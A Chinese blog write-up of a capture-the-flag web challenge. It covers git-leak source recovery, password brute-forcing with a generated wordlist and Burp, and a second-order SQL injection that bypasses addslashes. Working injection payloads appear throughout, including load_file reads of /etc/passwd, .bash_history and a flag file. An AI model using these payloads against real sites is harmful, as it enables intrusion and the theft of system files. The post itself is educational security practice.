




攻防世界 web高手进阶区 7分题 comment

原创

思源湖的鱼  于 2020-08-11 00:04:06 发布  488  收藏 6

分类专栏: [ctf](#) 文章标签: [攻防世界](#) [ctf](#) [web](#) [安全](#) [sql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44604541/article/details/107923495

版权

CTF

[ctf 专栏收录该内容](#)

200 篇文章 23 订阅

订阅专栏

前言


继续ctf的旅程

开始攻防世界web高手进阶区的7分题

本文是comment的writeup

解题过程

进来是个留言板



惯例查看源码和御剑扫描

源码没东西, 但是控制台有提示



刚好后台扫到一个.git

估摸着是git泄露

用githack试试（注：githacker报错）

```
cy@kalifisher:~/GitHack-master$ python GitHack.py http://220.249.52.133:52944/.git/
[+] Download and parse index file ...
write_do.php
[OK] write_do.php
cy@kalifisher:~/GitHack-master$ █
```

真的有东西

得到write_do.php


```
<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    break;
case 'comment':
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>
```

这。。。。

这没东西啊

大概就是要先登录？

回到原界面
随意发个帖试试
跳转登录界面



瞅着是给了账号，要爆破密码？
试试
简单写个脚本

```
import os
password="zhangwei"
password1=[]
for i in range(100,1000):
    password1.append(password+str(i))

with open ("./comment_password.txt","w") as f:
    for i in password1:
        f.write(i)
        f.write("\n")
print("finsh")
```

获取字典
然后bp爆破


Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items


Request	Position	Payload	Status	Error	Timeout	Length	Comment
2367	3	zhangwei666	302	<input type="checkbox"/>	<input type="checkbox"/>	2036	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	2087	
1	1	zhangwei100	200	<input type="checkbox"/>	<input type="checkbox"/>	2087	
2	1	zhangwei101	200	<input type="checkbox"/>	<input type="checkbox"/>	2087	
3	1	zhangwei102	200	<input type="checkbox"/>	<input type="checkbox"/>	2087	
4	1	zhangwei103	200	<input type="checkbox"/>	<input type="checkbox"/>	2087	
5	1	zhangwei104	200	<input type="checkbox"/>	<input type="checkbox"/>	2087	



密码有了: **zhangwei666**

成功登录

然后发帖



然后。。

然后哽住了

题目提示说sql

。。。

这没找到可以注入的地方啊

哽住

去查了查wp (链接见最后)

好的

攻防世界坑了

原题是用githacker然后再复原得到完整的php

```

<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    $category = addslashes($_POST['category']);
    $title = addslashes($_POST['title']);
    $content = addslashes($_POST['content']);
    $sql = "insert into board
        set category = '$category',
            title = '$title',
            content = '$content'";
    $result = mysql_query($sql);
    header("Location: ./index.php");
    break;
case 'comment':
    $bo_id = addslashes($_POST['bo_id']);
    $sql = "select category from board where id='$bo_id'";
    $result = mysql_query($sql);
    $num = mysql_num_rows($result);
    if($num>0){
    $category = mysql_fetch_array($result)['category'];
    $content = addslashes($_POST['content']);
    $sql = "insert into comment
        set category = '$category',
            content = '$content',
            bo_id = '$bo_id'";
    $result = mysql_query($sql);
    }
    header("Location: ./comment.php?id=$bo_id");
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>

```

可以看到主要是 `addslashes`

参考[绕过addslashes](#)

- 后台对输入的参数通过 `addslashes()` 对预定义字符进行转义，加上 `\`
- 预定义的字符包括单引号，双引号，反斜杠，NULL
- 放到数据库后会去掉转义符 `\` 去掉（进入数据库后是没有反斜杠的），并存入数据库中

在这个php中

- write的时候所有参数进行了转义才放到sql语句中
- 但是在comment中，对于category的值从数据库取出来没有进行转义，直接拼接到sql insert语句中
- 这就是注入位置了

于是思路清晰了：


- 通过发帖，在category中放入payload，存入数据库中
- 这一过程payload因为对单引号等作了转义，不会被触发
- 在发帖成功后，在留言comment，调用insert语句时因为没有对数据库取出的category进行转义，直接拼接触发payload

payload

```
1',content=database(),/*
```



提交后在留言处输入 `*/#`



返回了数据库名称

注入成功

惯例看了数据库后，看用户

```
1',content=user(),/*
```

正文	payload
留言	root@localhost
提交留言	<div style="border: 1px solid #ccc; height: 100px; width: 100%;"></div>
<input type="button" value="✔提交"/>	

https://blog.csdn.net/weixin_44604541

芜湖起飞，root权限

那直接用 `load_file` 了

先读取系统用户和用户的 `/etc/passwd`

```
1',content=(select(load_file("/etc/passwd"))),/*
```

留言

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/var/lib/mysql:/bin/false www:x:500:500:www:/home/www:/bin/bash
```

这里有点不知道该读取哪个

查了查

应该找 `.bash_history` 文件：保存了当前用户使用过的历史命令

`.bash_history`文件会让你 重用你 使用过的命令（!`+命令数字`）

- (1) 每个用户的主目录下都定义了一个 `.bash_history` 文件
- (2) 许多发行版会记录用户前次输入的1000条命令
- (3) 可以使用 `cat ~/.bash_history` 来查看历史记录
- (4) `shell`能记住的命令的数目是定义在 `HISTSIZE` 变量中的。

```
1',content=(select (load_file('/home/www/.bash_history'))),/*
```


解码后
得到flag

Unicode编码 UTF-8编码 URL编码/解码 Unix时间戳 Ascii/Native编码互转 Hex编码/解码

```
<?php
$flag = 'flag{f9ca1a6b-9d78-11e8-90a3-c4b301b7b99b}';
?>
```

utf-8 Hex编码 Hex解码

结果提交不成功!

flag是假的!

嘎住

.....

小问号你是不是有很多小朋友???

.....

.....

突然想起文件有copy到/var/www/html目录中

尝试到/var/www/html中读取flag

```
1',content=(select hex(load_file('/var/www/html/flag_8946e1ff1ee3e40f.php'))),/*
```

Unicode编码 UTF-8编码 URL编码/解码 Unix时间戳 Ascii/Native编码互转 Hex编码/解码

```
<?php
    $flag="flag{0dd14aae81d94904b3492117e2a3d4df}";
?>
|
```

utf-8 Hex编码 Hex解码

成功得到flag!!

结语

攻防世界坑还是多啊

php文件不完整没法玩

更过分的是

攻防世界的官方wp里堂而皇之的用不完整的php做了下去

哎

其他小结如下:

- 知识点: [git泄露](#)、[git恢复](#)、密码爆破、代码审计、二次注入
- 2篇不错的wp: [1](#)、[2](#)